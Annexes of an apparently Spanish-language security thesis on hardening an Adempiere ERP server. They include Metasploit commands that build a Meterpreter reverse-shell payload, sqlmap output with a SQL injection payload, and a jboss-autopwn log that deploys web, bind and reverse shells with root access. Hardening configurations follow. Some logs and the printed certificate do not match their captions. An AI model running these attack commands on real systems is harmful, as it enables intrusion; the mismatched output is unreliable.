A Semantics-Based Access Control Model. Maña, M. I. Yagüe y A. 2008. 2008, Rediris. Alvarez, Benjamin Ramos. 2008. *Avances en criptología y seguridad de la información.* Madrid : Diaz de Santos, 2008.

Beyond Best Practices. Gratton, Lynda y Ghoshal, Sumantra. 2008. s.l. : MIT Sloan Management Review, 2008.

Blosch, M. & Hunter, R. 2004. *Sarbanes-Oxley: an external look at internal controls.* s.l. : Gartner, 2004.

Case study: ITU-T recommendation X.805 applied to an enterprise environment—banking. Ramirez, David. 2007. s.l. : Bell Labs Technical Journal, 2007, Bell Labs Technical Journal, Vol. 12.

CCRA. Common Criteria. [En línea] [Citado el: 25 de Junio de 2011.] http://www.commoncriteriaportal.org.

centOS. centos.org. [En línea] CentOS Project. [Citado el: 29 de Junio de 2011.] http://wiki.centos.org/es.

Corporation, Microsoft. Microsoft technet. [En línea] Corporation, Microsoft. [Citado el: 25 de 08 de 2011.] http://technet.microsoft.com.

Criterios Comunes para Monitorear y Evolucionar la seguridad informatica en Colombia. Chamorro, Josè Alejandro. 2009. Bogota : IX Jornada de seguridad informatica ACIS, 2009.

Cross, michael y Kapinos, Steven. 2007. *Web Aplication Vulnerabilities.* Burlington : Syngress Publishing, 2007.

Defining an enterprise-wide security framework. Pal, R. & Thakker, D. 2006. 2006, network magazine india.

Dhillon, G. 2004. *The challenge of managing information security.* s.l. : Guest, 2004.

ECSC-EEC-EAEC. 1991. *Information Technology Security Evaluation Criteria (ITSEC).* Luxembourg : Commission of the European Communities, 1991.

Foundation, OWASP. 2009. GUÍA DE PRUEBAS OWASP 3.0. *The Open Web Application Security Project.* 2009.

Guidelines for secure software development. Futcher, L y Von Solms, R. 2008. 56-65, Sudafrica : ACM, 2008, Vol. annual research conference of the South African Institute of Computer Scientists and Information.

ISO. 2005. IEC 27001. *Tecnología de la Información, Sistemas de gestión de seguridad.* Geneva, Switzerland : s.n., 2005.

JBOOS. [En línea] Jboss Server. [Citado el: 30 de Julio de 2011.] http://www.jboss.org/.

Metasploit/Metertreper. [En línea] Exploit. [Citado el: 02 de 07 de 2011.] http://www.metasploit.com.

Miguel, Colobran. 2008. *Administración de sistemas operativos en red.* Barcelona : Editorial UOC, 2008.

Muñiz, Luis. 2004. *ERP: guía práctica para la selección e implantación.* s.l. : Ilustrada, 2004.

Pajhome. [En línea] Cryptic. [Citado el: 002 de Agosto de 2011.] http://pajhome.org.uk/crypt/md5/index.html.

Pete Herzog. 2010. *OSSTMM 3 – The Open Source Security Testing Methodology Manual.* New York : Isecom, 2010.

PosgreSQL. [En línea] PostgreSQL Global Development Group. [Citado el: 25 de 07 de 2011.] www.postgresql.org.

Royer, Jean Marc. 2004. *Seguridad en la informática de empresa: riesgos, amenazas, prevención y soluciones.* Barcelona : Ediciones ENI, 2004.

Scott, D. & Krischer, J. 2002. *Real-time enterprise: business continuity and availability.* s.l. : Gartner, 2002.

sourceforge. sourceforge. [En línea] Geek. [Citado el: 24 de febrero de 2011.] http://sourceforge.net/.

Thiel, Florian. 2009. Process Innovations For Security Vulnerability Prevention In Open Source Web Applications. *Diploma tesis.* Berlin : Freie Universitat Department of Mathematics and Computer Science, 2009.

Von Solms, R. & Von Solms, B. 2008. *From policies to culture. Computers & Security.* s.l. : Volume, 2008.

Wing, Yeung Wai. 2011. *Secure Enterprise Resource Planning (ERP) System.* Hong Kong : Universidad de Hong Kong, 2011.

ANEXOS

Anexo 1. Uso de exploit METERPRETER para Linux



Ilustración 26 Ventana Meterpreter

Para la prueba con meterpreter se genero un binario para Linux con este payload, esto se hace con el comando msfpayload de Metasploit, de la siguiente forma:

```
# cd /opt/metasploit3/msf3
#./msfpayload Linux/x86/meterpreter/reverse_tcp LHOST=172.16.24.150 X > /tmp/meterlin.bin
```

Una vez hecho esto, se lanzo en el msfconsole el payload multi/handler, un módulo al que se le especifica el payload y sirve para poder recoger las conexiones, tanto directas como inversas, de los diferentes payloads de Metasploit:

```
# ./msfconsole
msf > use multi/handler
msf exploit(handler) > set PAYLOAD Linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.16.24.150
msf exploit(handler) > exploit
```

Por último se lanza el binario que se había generado previamente para que realice la conexión inversa hasta el multi/handler que he lanzado en Metasploit:

```
# cd /tmp
```

```
# ./meterlin.bin
```

En el msfconsole aparece lo siguiente:



Ilustración 27 Exploit

Al lanzar un comando "help" estos fueron los resultados:

Comandos "ipconfig", "route", "kill" y otros comandos básicos
Comando "execute".
Comandos "upload" y "download".
Comando "portfwd"

Anexo 2. SQL MAP

Ejecución del SQLMap para Linux

```
\sqlmap>sqlmap.py -u http://127.0.0.1\webui\

sqlmap/0.8 - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net

[*] starting at: 19:34:23

[19:34:24] [INFO] using '\sqlmap\output\ http://127.0.0.1\webui\session' as session file
[19:34:50] [INFO] testing if the url is stable, wait a few seconds
[19:35:13] [INFO] url is stable
[19:35:13] [INFO] testing if GET parameter 'search' is dynamic
[19:36:20] [WARNING] GET parameter 'search' is not dynamic
[19:36:21] [INFO] heuristic test shows that GET parameter 'search' might be injectable
(possible DBMS: Postgresql)
[19:36:21] [INFO] testing SQL injection on GET parameter 'search'
[19:36:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:40:29] [INFO] testing ' : Postgresql >= 5.0 AND error-based - WHERE or HAVING
clause'
[19:40:56] [INFO] GET parameter 'search' is ': Postgresql >= 8.2 AND error-based - WHERE
or HAVING clause' injectable
[19:40:56] [INFO] testing ': Postgresql > 8.2.21 stacked queries'
[19:43:58] [INFO] testing 'MySQL > 8.2.21 AND time-based blind'
[19:45:04] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[19:47:10] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
GET parameter 'search' is vulnerable. Do you want to keep testing the others? [y/N] y
sqlmap identified the following injection points with a total of 33 HTTP(s) requests:
---
Place: GET
Parameter: search
Type: error-based
Title: Postgresql >= 8.2 AND error-based - WHERE or HAVING clause
Payload: search=1 AND (SELECT 6119 FROM(SELECT COUNT(*),CONCAT(CHAR(58,
101,113,107,58),(SELECT (CASE WHEN (6119=6119) THEN 1 ELSE 0
END)),CHAR(58,98,105,105,58),FLOOR(RAND(0)*2))x FROM information_schema.tables GROUP BY
x)a)
---

[19:50:15] [INFO] the back-end DBMS is Postgresql
web server operating system: CentOS Server 5
web application technology: PHP 5.2.6, JBoss
back-end DBMS: Postgresql  8.4.8
[21:04:15] [INFO] Fetched data logged to text files under
\sqlmap>sqlmap.py -u http://127.0.0.1\webui\index.zul


[*] shutting down at: 19:50:15
```



Ilustración 28 Búsqueda en Adempiere

Anexo 3. Ataque a servidor JBOSS

Pantalla principal del JBOSS



Ilustración 29 Servidor JBOOS

Ataque al servidor JBOSS

```
http:// 172.16.24.150:80/Jboss/
Windows JBoss instances:
http:// 172.16.24.150:80/Jboss/
Therefore, even if subsequent payload deployment stages fail, the penetration
tester can still
utilize the deployed JSP shell for web-based system interaction.
2.1  Compromising Linux JBoss instances
2.1.1  Bind shell payload
[root@attacker]# ./jboss-autopwn 172.16.24.150:80
[x] Detected a non-windows target
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully in /tmp
[x] Now deploying .war file:
http:// 172.16.24.150:80/Jboss/
 [x] Running as user...:
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

```
[x] Server uname...:
 Linux Centos 5.6.x64 #1 SMP Tue Jul 29 21:02:57 EDT 2011 x64
x64 GNU/Linux
[!] Would you like to upload a reverse or a bind shell? bind
[!] On which port would you like the bindshell to listen on? 31337
[x] Uploading bind shell payload..
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root root 172 2010-03-22 20:48 /tmp/payload
[x] You should have a bind shell on 172.16.24.150:31337..
[x] Dropping you into a shell...
Connection to 172.16.24.150 31337 port [tcp/*] succeeded!
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
uname -a
Linux Centos 5.6.x64  #1 SMP Tue Jul 29 21:02:57 EDT 2011 x64
 GNU/Linux


 Reverse Metasploit Meterpreter shell payload
[root@attacker jboss-autopwn-new]# ./jboss-autopwn 172.16.24.150:80
[x] Detected a Windows target
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully on c:
[x] Now deploying .war file:
[x] Web shell enabled!: http:// 172.16.24.150:80/Jboss/
[x] Server name...: eco_pru
        Host Name . . . . . . . . . . . . : jboss/webui/
[x] Would you like a reverse or bind shell or vnc(bind)? reverse
[x] On which port would you like to accept your reverse shell? 911
[x] Uploading reverse shell payload..
[x] Checking that the reverse shell was uploaded correctly..
[x] Reverse shell uploaded: 07/29/2011  00:00 AM            37,888 payload.exe
[x] Scheduling reverse shell to run every 2 minutes
[x] Succesfully created schtasks expect a reverse shell every two minutes.
[!] Do not forget to delete schtasks with: schtasks /tn sqlhost /delete /f
[root@attacker jboss-autopwn-new]# framework3/msfcli exploit/multi/handler
PAYLOAD=Windows/meterpreter/reverse_tcp LHOST= http:// 172.16.24.150 LPORT=911
E
[*] Please wait while we load the module tree...
[*] Started reverse handler on 172.16.24.150:911
[*] Starting the payload handler...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (172.16.24.150:911 -> 172.16.24.150:2709)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Anexo 4. PG_hba.Conf

Archivo de configuración de Postgresql

```
PostgreSQL Client Authentication Configuration File

# Put your actual configuration here
# ----------------------------------
#
# If you want to allow non-local connections, you need to add more
# "host" records. In that case you will also need to make PostgreSQL
listen
# on a non-local interface via the listen_addresses configuration
parameter,
# or via the -i or -h command line switches.
#



# TYPE  DATABASE    USER        CIDR-ADDRESS          METHOD

# "local" is for Unix domain socket connections only
local   all         all                               ident
# IPv4 local connections:
host    all         all         127.0.0.1         md5
# IPv6 local connections:
host    all         all         ::1            ident
```

Se están permitiendo conexiones locales desde cualquier dirección ip dentro del rango del servidor “host all all 127.0.0.1 md5”.

Anexo 5. SQLMap no Inyectable

Resultado de la ejecución del SQLMap luego de implementar las buenas prácticas.

```
\sqlmap>sqlmap.py -u http://127.0.0.1\webui\

sqlmap/0.8 - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net

[*] starting at: 08:25:12

[08:25:13] [INFO] using '\sqlmap\output\ http://127.0.0.1\webui\session' as session file
[08:25:45] [INFO] testing if the url is stable, wait a few seconds
[08:26:02] [INFO] url is stable
[08:26:02] [INFO] testing if GET parameter 'search' is dynamic
[08:26:15] [WARNING] GET parameter 'search' is not dynamic
[08:29:35] [INFO] heuristic test shows that GET parameter 'search' cannot injectable

[08:30:05] [INFO] Fetched data logged to text files under
\sqlmap>sqlmap.py -u http://127.0.0.1\webui\index.zul


[*] shutting down at:  08:30:44
```

Anexo 6. KillSession

Implementación método para cerrar sesiones abiertas

```
private void killSession() {
              if          (desktop.getSession()          !=          null          &&
desktop.getSession().getNativeSession() != null)
              {
                     //differentiate between real destroy and refresh
                     try
                     {
                            Thread.sleep(90000);
                     }


                     catch (InterruptedException e)
                     {
                            try
                            {
                                   desktop.getSession().getAttributes().clear();
                                   desktop.getSession().invalidate();
                            }
                            catch (Exception e1) {}
                            return;
                     }

                     try
                     {
                            ObjectsessionObj=desktop.getSession().getAttribute
                                   (AdempiereWebUI.ZK_DESKTOP_SESSION_KEY);
                            if (sessionObj != null && sessionObj instanceof Desktop)
                            {
                                   Desktop sessionDesktop = (Desktop) sessionObj;

                            //don't destroy session if it have been attached to another
                                   desktop ( refresh will do that )



                                   if (sessionDesktop == desktop)
                                   {
                                          desktop.getSession().getAttributes().clear();
                                          desktop.getSession().invalidate();
                                   }
                            }
                            else
                            {
                                   desktop.getSession().getAttributes().clear();
                                   desktop.getSession().invalidate();
                            }
                     }
                     catch (Exception e1) {}
              }
       }
```



Ilustración 30 Time Out

Anexo 7. PG_hba modificado

Modificación del archivo de configuración para controlar el acceso via IP

```
# TYPE  DATABASE    USER        CIDR-ADDRESS          METHOD

# "local" is for Unix domain socket connections only
local   all         all                               ident
# IPv4 local connections:
host    all         all         127.0.0.1/32          md5
# IPv6 local connections:
host    all         all         ::1/128               ident
host    all         all         200.30.69.85/32           md5
host    all         all         172.16.2.2 255.255.255.0 md5
host    all         all         10.1.0.1 255.0.0.0 trust
host    all         all         200.30.69.85/32           md5
```



Ilustración 31 Base de Datos no Encontrada

Anexo 8. Clase login.java modificada

Modificación de la clase login.java para trabajar con encriptación.

```
StringBuffer SQL = new StringBuffer("SELECT u.AD_User_ID, r.AD_Role_ID,r.Name,")
                      .append(" u.ConnectionProfile ")
                      .append("FROM AD_User u")
                      .append("        INNER        JOIN        AD_User_Roles        ur
ON(u.AD_User_ID=ur.AD_User_ID                                    AND ur.IsActive='Y')")
                      .append(" INNER JOIN AD_Role r ON (ur.AD_Role_ID=r.AD_Role_ID AND
                             r.IsActive='Y') ")
                      .append("WHERE COALESCE(u.LDAPUser,u.Name)=?")           //     #1
                      .append(" AND u.IsActive='Y'")
                      .append(" AND EXISTS (SELECT * FROM AD_Client c WHERE
                             u.AD_Client_ID=c.AD_Client_ID AND c.IsActive='Y')");
               if (app_pwd != null)
                      sql.append(" AND ((u.Password=? AND (SELECT IsEncrypted FROM
                                    AD_Column WHERE AD_Column_ID=417)='N') "
                                    +     "OR (u.Password=? AND (SELECT IsEncrypted FROM
                                    AD_Column WHERE AD_Column_ID=417)='Y'))");//  #2/3
               sql.append(" ORDER BY r.Name");
               PreparedStatement pstmt = null;
               ResultSet rs = null;
               try
               {
                      pstmt = DB.prepareStatement(sql.toString(), null);
                      pstmt.setString(1, app_user);
                      if (app_pwd != null)
                      {
                             pstmt.setString(2, app_pwd);
                             pstmt.setString(3, SecureEngine.encrypt(app_pwd));
                      }
                      //     execute a query
                      rs = pstmt.executeQuery();
```

Anexo 9. Configuración Openssl.cnf

Configuración del archivo SSL para la utilización de protocolos https, parámetros Modificados.

```
# req_extensions = v3_req # The extensions to add to a certificate request

[ req_distinguished_name ]
countryName           = Country Name (2 letter code)
countryName_default          = CO
countryName_min                     = 2
countryName_max                     = 2

stateOrProvinceName          = cundinamarca
stateOrProvinceName_default  = cundinamarca

localityName                 = Locality Name (eg, city)
localityName_default         = Bogota

0.organizationName           = Organization Name (eg, company)
0.organizationName_default   = ecosa

# we can do this but it is not needed normally :-)
#1.organizationName          = Second Organization Name (eg, company)
#1.organizationName_default  = World Wide Web Pty Ltd

organizationalUnitName              = Organizational Unit Name (eg, section)
#organizationalUnitName_default     =Sistemas

commonName            = Common Name (eg, your name or your server\'s hostname)
commonName_max               = 64

emailAddress                 = sistemas@ecosa.com.co
emailAddress_max             = 64

# SET-ex3             = SET extension number 3

[ req_attributes ]
challengePassword            = A challenge password
challengePassword_min        = 4
challengePassword_max        = 20

unstructuredName             = An optional company name

#nsCaRevocationUrl           = http://www.eco.sa.com/ca-crl.pem
#nsBaseUrl
#nsRevocationUrl
#nsRenewalUrl
#nsCaPolicyUrl
#nsSslServerName


#nsCaRevocationUrl           = http://www.eco.sa.com/ca-crl.pem
#nsBaseUrl
#nsRevocationUrl
#nsRenewalUrl
```

Anexo 10. Contenido certificado digital

Creación del certificado

Se procede a crear el certificado realizando cambios en el archivo de configuración

```
[root@ecopru]#> openssl req -new -x509 -extensions v3_ca -keyout privado/cakey.pem \
-out cacert.pem -days 3650 -config ./openssl.cnf

Generating a 1024 bit RSA private key
....++++++
.......++++++
writing new private key to 'privado/cakey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
organizationName [ecosa]:
organizationalUnitName []:sistemas
emailAddress []:sistemas@ecosa.com.co
localityName [Bogota]:
stateOrProvinceName [cundinamarca]:
countryName (dos letras) [CO]:
hostname []:www.eco.sa.com
```

Certificado

Contenido del certificado una vez generado

```
-----BEGIN CERTIFICATE-----
MIICNDCCAaECEAKtZn5ORf5eV288mBle3cAwDQYJKoZIhvcNAQECBQAwXzELMAkG
A1UEBhMCVVMxIDAeBgNVBAoTF1JTQSBEYXRhIFNlY3VyaXR5LCBJbmMuMS4wLAYD
VQQLEyVTZWN1cmUgU2VydmVyIENlcnRpZmljYXRpb24gQXV0aG9yaXR5MB4XDTk0
MTEwOTAwMDAwMFoXDTEwMDEwNzIzNTk1OVowXzELMAkGA1UEBhMCVVMxIDAeBgNV
BAoTF1JTQSBEYXRhIFNlY3VyaXR5LCBJbmMuMS4wLAYDVQQLEyVTZWN1cmUgU2Vy
dmVyIENlcnRpZmljYXRpb24gQXV0aG9yaXR5MIGbMA0GCSqGSIb3DQEBAQUAA4GJ
ADCBhQJ+AJLOesGugz5aqomDV6wlAXYMra6OLDfO6zV4ZFQD5YRAUcm/jwjiioII
0haGN1XpsSECrXZogZoFokvJSyVmIlZsiAeP94FZbYQHZXATcXY+m3dM41CJVphI
uR2nKRoTLkoRWZweFdVJVCxzOmmCsZc5nG1wZ0jl3S3WyB57AgMBAAEwDQYJKoZI
hvcNAQECBQADfgBl3X7hsuyw4jrg7HFGmhkRuNPHoLQDQCYCPgmc4RKz0Vr2N6W3
YQO2WxZpO8ZECAyIUwxrl0nHPjXcbLm7qt9cuzovk2C2qUtN8iD3zV9/ZHuO3ABc
1/p3yjkWWW8O6tO1g39NTUJWdrTJXwT4OPjr0l91X817/OWOgHz8UA==
-----END CERTIFICATE-----


Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 419 (0x1a3)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=US, O=GTE Corporation, CN=GTE CyberTrust Root
        Validity
            Not Before: Feb 23 23:01:00 1996 GMT
```

```
            Not After : Feb 23 23:59:00 2006 GMT
        Subject: C=US, O=GTE Corporation, CN=GTE CyberTrust Root
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:b8:e6:4f:ba:db:98:7c:71:7c:af:44:b7:d3:0f:
                    46:d9:64:e5:93:c1:42:8e:c7:ba:49:8d:35:2d:7a:
                    e7:8b:bd:e5:05:31:59:c6:b1:2f:0a:0c:fb:9f:a7:
                    3f:a2:09:66:84:56:1e:37:29:1b:87:e9:7e:0c:ca:
                    9a:9f:a5:7f:f5:15:94:a3:d5:a2:46:82:d8:68:4c:
                    d1:37:15:06:68:af:bd:f8:b0:b3:f0:29:f5:95:5a:
                    09:16:61:77:0a:22:25:d4:4f:45:aa:c7:bd:e5:96:
                    df:f9:d4:a8:8e:42:cc:24:c0:1e:91:27:4a:b5:6d:
                    06:80:63:39:c4:a2:5e:38:03
                Exponent: 65537 (0x10001)
    Signature Algorithm: md5WithRSAEncryption
        12:b3:75:c6:5f:1d:e1:61:55:80:00:d4:81:4b:7b:31:0f:23:
        63:e7:3d:f3:03:f9:f4:36:a8:bb:d9:e3:a5:97:4d:ea:2b:29:
        e0:d6:6a:73:81:e6:c0:89:a3:d3:f1:e0:a5:a5:22:37:9a:63:
        c2:48:20:b4:db:72:e3:c8:f6:d9:7c:be:b1:af:53:da:14:b4:
        21:b8:d6:d5:96:e3:fe:4e:0c:59:62:b6:9a:4a:f9:42:dd:8c:
        6f:81:a9:71:ff:f4:0a:72:6d:6d:44:0e:9d:f3:74:74:a8:d5:
        34:49:e9:5e:9e:e9:b4:7a:e1:e5:5a:1f:84:30:9c:d3:9f:a5:
        25:d8
MD5 Fingerprint=C4:D7:F0:B2:A3:C5:7D:61:67:F0:04:CD:43:D3:BA:58
-----END CERTIFICATE-----
```

Error generado una vez se configura el acceso SSL y no es usado el certificado asignado.

Ilustración 32 Error Conexión SSL

Anexo 11. Verificación de Puertos

Escaneo de los puertos que se encuentran en el servidor por medio del comando `netstat` para verificar cuales son innecesarios.

